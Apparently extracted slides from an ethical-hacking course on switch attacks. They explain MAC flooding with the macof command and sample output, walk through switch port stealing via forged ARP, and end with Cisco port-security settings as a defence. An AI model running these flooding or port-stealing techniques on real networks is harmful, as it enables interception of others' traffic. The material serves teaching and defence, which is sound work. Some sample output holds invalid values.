
MAC Flooding



MAC flooding involves flooding of CAM table with fake MAC address and IP pairs until it is full




Switch then acts as a hub by broadcasting packets to all machines on the network and attackers can sniff the traffic easily



Mac Flooding Switches with macof



- macof is a Unix/Linux tool that is a part of dsniff collection
- Macof sends random source MAC and IP addresses
- This tool floods the switch's CAM tables (131,000 per min) by sending bogus MAC entries



Command Prompt

```
macof -i eth1
18:b1:22:12:85:15 13:15:5a:6b:45:c4 0:0:0:0:0:25684 > 0:0:0:0:86254: S: 2658741236:1235486715(0) win 512
12:a8:d8:15:4d:3b ab:4c:cd:5f:ad:cd 0:0:0:0:12387 > 0:0:0:0:78962: S: 1238569742:782563145(0) win 512
13:3f:ab:14:25:95 66:ab:6d:4d:b2:85 0:0:0:0:45638 > 0:0:0:0:4568: S: 123587152:456312589(0) win 512
a2:2f:85:12:ac:2f 12:85:2f:52:41:25 0:0:0:0:42358 > 0:0:0:0:35842: S: 3256789512:3568742158(0) win 512
96:25:a3:5c:52:af 82:12:41:1d:ac:d6 0:0:0:0:45213 > 0:0:0:0:2358: S: 3684125687:3256874125(0) win 512
a2:c2:b5:8c:6d:2a 5a:cc:f6:41:8d:df 0:0:0:0:12354 > 0:0:0:0:78521: S: 1236542358:3698521475(0) win 512
55:42:ac:85:c5:96 a5:5f:ad:9d:12:aa 0:0:0:0:123 > 0:0:0:0:12369: S: 8523695412:8523698742(0) win 512
a9:4d:4c:5a:5d:ad a4:ad:5f:4d:e9:ad 0:0:0:0:23685 > 0:0:0:0:45686: S: 236854125:365145752(0) win 512
s3:e5:1a:25:2w:a3 25:35:a8:5d:af:fc 0:0:0:0:23685 > 0:0:0:0:85236: S: 8623574125:3698521456(0) win 512
```

<http://monkey.org>

Switch Port Stealing

C
E
H
Computer Security

Switch Port Stealing sniffing technique uses MAC flooding to sniff the packets


Attacker floods the switch with forged gratuitous ARP packets with target MAC address as source and his own MAC address as destination

A race condition of attacker's flooded packets and target host packets will occur and thus switch has to change his MAC address binding constantly between two different ports

In such case if attacker is fast enough, he will able to direct the packets intended for the target host toward his switch port

Attacker now manages to steal the target host switch port and sends ARP request to stolen switch port to discover target host's IP address


When attacker gets ARP reply, this indicates that target host's switch port binding has been restored and attacker can now able to sniff the packets sent toward targeted host




How to Defend against MAC Attacks

C
E
H
Computer Exploit & Hacking

00:0c:1c:cc:cc:cc
00:0a:4b:dd:dd:dd



Only 1 MAC Address
Allowed on the Switch Port




Configuring Port Security on Cisco switch:

- └ switchport port-security
- └ switchport port-security maximum 1 vlan access
- └ switchport port-security violation restrict
- └ switchport port-security aging time 2
- └ switchport port-security aging type inactivity
- └ snmp-server enable traps port-security trap-rate 5

Port security can be used to restrict inbound traffic from only a selected set of MAC addresses and limit MAC flooding attack

Module Flow

